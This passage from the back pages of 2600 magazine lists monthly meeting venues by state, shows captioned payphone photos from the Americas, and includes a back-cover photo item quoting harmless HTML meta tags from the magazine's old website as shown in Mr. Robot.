**Indianapolis:** Tomlinson Tap Room in City Market, 222 E Market St.

**Iowa**  
**Ames:** Memorial Union Building food court at the Iowa State University.  
**Davenport:** Co-Lab, 627 W 2nd St.

**Kansas**  
**Kansas City (Overland Park):** Barnes & Noble cafe, Oak Park Mall.  
**Wichita:** Riverside Perk, 1144 Biting Ave.

**Louisiana**  
**New Orleans:** Z'otz Coffee House uptown, 8210 Oak St. 6 pm

**Maine**  
**Portland:** Maine Mall by the bench at the food court door. 6 pm

**Maryland**  
**Baltimore:** Barnes & Noble cafe at the Inner Harbor.

**Massachusetts**  
**Boston:** Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm  
**Worcester:** TESLA space - 97D Webster St.

**Michigan**  
**Ann Arbor:** Starbucks in The Galleria on S University. 7 pm

**Minnesota**  
**Bloomington:** Mall of America food court in front of Burger King. 6 pm

**Missouri**  
**St. Louis:** Arch Reactor Hacker Space, 2400 S Jefferson Ave.

**Montana**  
**Helena:** Hall beside OX at Lundy Center.

**Nebraska**  
**Omaha:** Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

**Nevada**  
**Elko:** Uber Games and Technology, 1071 Idaho St. 6 pm  
**Las Vegas (Henderson):** Las Vegas Hackerspace, 1075 American Pacific Dr Suite C. 6 pm  
**Reno:** Barnes & Noble Starbucks 5555 S. Virginia St.

**New Hampshire**  
**Keene:** Local Burger, 82 Main St. 7 pm

**New Jersey**  
**Morristown:** Panera Bread, 66 Morris St. 7 pm  
**Somerville:** Dragonfly Cafe, 14 E Main St.

**New York**  
**Albany:** Starbucks, 1244 Western Ave. 6 pm

**New York:** Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.  
**Rochester:** Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm  
**North Carolina**  
**Charlotte:** Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm  
**Greensboro:** Caribou Coffee, 3109 Northline Ave (Friendly Center).  
**Raleigh:** Cup A Joe, 3100 Hillsborough St. 7 pm

**North Dakota**  
**Fargo:** West Acres Mall food court.

**Ohio**  
**Cincinnati:** Hive13, 2929 Spring Grove Ave. 7 pm  
**Cleveland (Warrensville Heights):** Panera Bread, 4103 Richmond Rd. 7 pm  
**Columbus:** Front of the food court fountain in Easton Mall. 7 pm  
**Dayton:** Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.  
**Youngstown (Niles):** Panera Bread, 5675 Youngstown Warren Rd.

**Oklahoma**  
**Oklahoma City:** Cafe Bella, southeast corner of SW 89th St and Penn.

**Oregon**  
**Portland:** Theo's, 121 NW 5th Ave. 7 pm

**Pennsylvania**  
**Allentown:** Panera Bread, 3100 W Tilghman St. 6 pm  
**Harrisburg:** Panera Bread, 4263 Union Deposit Rd. 6 pm  
**Philadelphia:** 30th St Station, food court outside Taco Bell. 5:30 pm  
**Pittsburgh:** Tazz D'Oro, 1125 North Highland Ave at round table by front window.  
**State College:** in the HUB above the Sushi place on the Penn State campus.

**Puerto Rico**  
**San Juan:** Plaza Las Americas on first floor.  
**Trujillo Alto:** The Office Irish Pub. 7:30 pm

**South Dakota**  
**Sioux Falls:** Empire Mall, by Burger King.

**Tennessee**  
**Knoxville:** West Town Mall food court. 6 pm  
**Memphis:** Republic Coffee, 2924 Walnut Grove Rd. 6 pm  
**Nashville (Franklin):** CoolSprings Galleria food court, 1800 Galleria Blvd. 6 pm

**Texas**  
**Austin:** The Chicon Collective, 301 Chicon St, Suite D. 7 pm  
**Dallas:** Wild Turkey, 2470 Walnut Hill Ln. 7 pm  
**Houston:** Galleria IV. 6 pm  
**Plano:** Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

**Vermont**  
**Burlington:** The Burlington Town Center Mall food court under the stairs.

**Virginia**  
**Arlington:** (see District of Columbia)  
**Blacksburg:** Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm  
**Charlottesville:** Panera Bread at the Barracks Road Shopping Center. 6:30 pm  
**Richmond:** Hack.RVA 1600 Roseneath Rd. 6 pm

**Washington**  
**Seattle:** Cafe Allegro, 4214 University Way NE. 6 pm  
**Spokane:** The Service Station, 9315 N Nevada (North Spokane).  
**Tacoma:** Tacoma Mall food court. 6 pm  
**Wenatchee:** Badger Mountain Brewing, 1 Orondo Ave.

**Wisconsin**  
**Madison:** Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a \* indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, 2600 meetings begin at 5 pm local time. To start a meeting in your city, send email to [meetings@2600.com](mailto:meetings@2600.com).

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!



# Payphones of the Americas



**Canada.** This phone is in Lansdowne, Ontario, Canada and is operated by the independent Lansdowne Telephone Company, which clearly doesn't believe in payphones.

*Photo by Christopher Anderson*



**Mexico.** One of the few payphones left in Mazatlán, which is in the state of Sinaloa.

*Photo by Tom*



**Costa Rica.** This model, complete with an incoming phone number, was found on top of a random hill in the Playa Pavones around 20 kilometers from the nearest paved road.

*Photo by nathan*



**Argentina.** Spotted in a hipster bar in the Villa Crespo district of Buenos Aires, this payphone looks almost portable.

*Photo by John Skilbeck*

Visit <http://www.2600.com/phones/> to see our foreign payphone photos!  
(Or turn to the inside front cover to see more right now.)



# The Back Cover Photos



A note to readers: when your car hits that magical 2600 mark, please take the time to slow to a stop before snapping a picture for us, especially during rush hour. At least **Robert Ludvik** was listening to Radio Student in Slovenia, one of our favorites.

```
<TITLE>Welcome to Elliot's Atari 2600<
<META NAME="Author" CONTENT="Kiratoy">
<META NAME="Designer/Bulder" CONTENT="
<META NAME="description" CONTENT="">
<META HTTP-EQUIV="expires" CONTENT="0">
<META HTTP-EQUIV="pragma" CONTENT="noc
<META NAME="Programmer"
CONTENT="WDE, Microsoft, Off The Hook,
<META NAME="keywords"
```

When *Mr. Robot* showed our website in a flashback last year, they did a really good job making it appear as authentic as possible, complete with a 1990s Netscape screen grab. Here's the code from our page that protagonist Elliot grabbed and modified as a kid. We trust his interest in Atari 2600s was a coincidence - or a joke. Thanks to **SM** for capturing this.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to [articles@2600.com](mailto:articles@2600.com) or use snail mail to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a 2600 t-shirt of your choice.